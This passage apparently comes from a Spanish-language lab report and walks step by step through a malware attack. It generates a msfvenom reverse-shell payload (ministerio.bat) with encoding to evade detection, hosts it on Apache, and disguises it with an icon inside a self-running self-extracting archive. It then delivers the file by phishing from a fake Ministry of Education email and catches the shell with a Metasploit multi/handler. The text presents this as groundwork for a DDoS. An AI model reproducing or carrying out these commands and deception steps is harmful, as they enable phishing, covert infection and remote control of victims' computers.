


Figura 21. Consola de metasploit.

Fuente: Grupo Investigativo

- ✓ **Generar el punto exe o bat.**

5. Abrimos otra terminal para crear el fichero o script.
6. Ingresamos el comando (ifconfig) para conocer la IP de nuestra máquina de Kali Linux que a su vez será el direccionamiento de escucha Kali de nuestro ataque.




Figura 22. IP Máquina Kali Linux.

Fuente: Grupo Investigativo

7. A continuación, crearemos el fichero o el script utilizando ciertos comandos: (msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp -

LHOST=192.168.0.107 LPORT=21225 –b"\x00" -e x86/shikata_ga_nai -f exe -o ministerio.bat).

```
root@erick:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.0.1
07 LPORT=21225 -b"\x00" -e x86/shikata_ga_nai -f exe -o ministerio.bat
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: ministerio.bat
```

Figura 23. Creación del fichero o script.

Fuente: Grupo Investigativo

8. Ingresamos el comando ls en Kali Linux para verificar que se ha creado el fichero.

```
root@erick:~# ls
ataque3.exe  Documentos  game3.exe                                  Imágenes    Vídeos
ataque8.exe  ejecut4.exe game4.exe                                  ministerio.bat
codigo       ejecuta4.exe game5.exe                                 Música
DDOS         Escritorio   game6.exe                                 Plantillas
Descargas    game2.exe    google-chrome-stable_current_amd64.deb    Público
```

Figura 24. Fichero Creado.

Fuente: Grupo Investigativo

9. Como podemos observar ya se ha creado nuestro script el cual nos servirá para tomar el control remoto de nuestra máquina víctima y así poder conocer la IP del sistema, para poder hacer el ataque DDoS.

Figura 25. Script creado (ministerio.bat).

Fuente: Grupo Investigativo

- ✓ **Ocultar el script en un logotipo**

10. Enviaremos nuestro script o fichero a nuestro escritorio de Windows, para esto debemos copiar el script y lo enviaremos a un servidor de apache.
(cp ministerio.bat /var/www/html).
Posteriormente iniciaremos el servicio de apache: (service apache 2 start)




Figura 26. Activación de servicios apache2.

Fuente: Grupo Investigativo

11. Abrir nuestro navegador de preferencia dentro de nuestra máquina Windows, e ingresamos la siguiente ruta que descargara nuestro script.
192.168.0.107/ministerio.bat




Figura 27. Ruta de descarga del script.

Fuente: Grupo Investigativo

12. El fichero o script descargado lo enviaremos al escritorio.

Figura 28. Fichero o script descargado.

Fuente: Grupo Investigativo

13. A Continuación, vamos a generar el icono de nuestro archivo, para ello es necesario el siguiente programa: icofx.

14. Abrir el programa icofx, y convertimos una imagen en icono dando clic en archivo y abrir para seleccionar la imagen, lo guardaremos en el escritorio lo cual nos permitirá dar diseño a nuestro fichero.




Figura 29. Diseño del ícono para el script.

Fuente: Grupo Investigativo

Figura 30. Íconos creados.

Fuente: Grupo Investigativo

15. Enviaremos nuestro fichero y nuestro icono a una carpeta

16. Dar clic en vista, seleccionaremos en opciones y activaremos la opción de mostrar todos los archivos




Figura 31. Configuración para el fichero.

Fuente: Grupo Investigativo

17. Dar clic derecho en nuestro payload o fichero, en propiedades y seleccionaremos que sea un archivo oculto.




Figura 32. Configuración para un script oculto.

Fuente: Grupo Investigativo




Figura 33. Script o fichero oculto.

Fuente: Grupo Investigativo

18. Seleccionaremos nuestro archivo jpg y nuestro .bat o .exe, daremos clic derecho y seleccionaremos la opción de añadir archivo, marcar la casilla de crear un archivo autoextraíble y con un método de compresión de la mejor.




Figura 34. Configuración para crear un archivo autoextraíble.

Fuente: Grupo Investigativo

19. Seleccionar la opción de avanzado, clic en autoextraíble, en la opción de Instalación en el apartado de ejecutar tras la extracción ubicamos el nombre de nuestros archivos jpg y .bat o .exe, en la parte de actualizar seleccionaremos Extraer y actualizar ficheros, con Sobrescribir todos los ficheros.




Figura 35. Configuración programa de instalación de ícono y script.

Fuente: Grupo Investigativo




Figura 36. Configuración de extracción de ícono y script.

Fuente: Grupo Investigativo

20. Clic en Texto e icono, en la opción de cargar icono desde fichero, buscaremos nuestro icono anteriormente realizado y daremos clic en Aceptar.




Figura 37. Carga del icono desde el fichero.

Fuente: Grupo Investigativo

21. Ubicar el nombre que desee para comprimir el archivo y por fin tendremos nuestro logotipo en el fichero de ataque con su imagen.

Figura 38. Script con imagen.

Fuente: Grupo Investigativo

✓ **Iniciar el ataque con Ingeniería Social**

22. Este ataque ya depende de cada persona se lo puede hacer a través de envió de links, subir archivos por internet, envió del archivo por redes sociales o en este caso por medio de un correo electrónico.

23. Crear un correo electrónico ligado a alguna actividad de la víctima, en este caso crearemos uno falso del ministerio de educación.




Figura 39. Creación de correo electrónico falso.

Fuente: Grupo Investigativo

24. Enviaremos el archivo o fichero ejecutable a nuestra víctima mediante la ingeniería social, el archivo se lo subió al drive de forma rar.




Figura 40. Envió del script mediante phishing.

Fuente: Grupo Investigativo

Figura 41. Script ejecutable dentro del internet.

Fuente: Grupo Investigativo

25. La víctima ingresará al link, descargará y extraerá al escritorio nuestro payload en su máquina y el atacante procederá a realizar el monitoreo de funcionamiento.




Figura 42. Correo y ejecutable recibido

Fuente: Grupo Investigativo




Figura 43. Descarga de script ejecutable en máquina víctima.

Fuente: Grupo Investigativo

Figura 44. Script ejecutable en máquina víctima.

Fuente: Grupo Investigativo

✓ **Monitorio de funcionamiento (escucha Kali).**

26. Ingresar a la consola de metasploit utilizando el comando (msfconsole).

Figura 45. Consola de metasploit.

Fuente: Grupo Investigativo

27. Utilizaremos el comando (use exploit/multi/handler) para activar el servicio de exploit.

Figura 46. Comando para activar servicios de exploit.

Fuente: Grupo Investigativo

28. Ingresamos el comando (set payload windows/shell/reverse_tcp) para ingresar al payload y configurarlo.




Figura 47. Comando para el ingreso a las configuraciones del payload.

Fuente: Grupo Investigativo

29. Una vez configurado el payload ingresamos el host Linux y el puerto que se seleccionó anteriormente.

Set LHOST 192.168.0.107

Set LPORT 21225




Figura 48. Configuración del puerto y host del payload.

Fuente: Grupo Investigativo

30. Ingresamos un comando show options para revisar que las opciones ingresadas estén correctas.

Figura 49. Vista de configuraciones correctas.

Fuente: Grupo Investigativo

31. Utilizaremos el comando (exploit) para realizar el ataque del control remoto o kali escucha de la máquina víctima




Figura 50. Comando para escucha Kali

Fuente: Grupo Investigativo

32. Esperaremos que la máquina victima ejecute el payload o fichero descargado, como se observó en el punto de ingeniería social, instalaremos nuestro payload en la máquina víctima

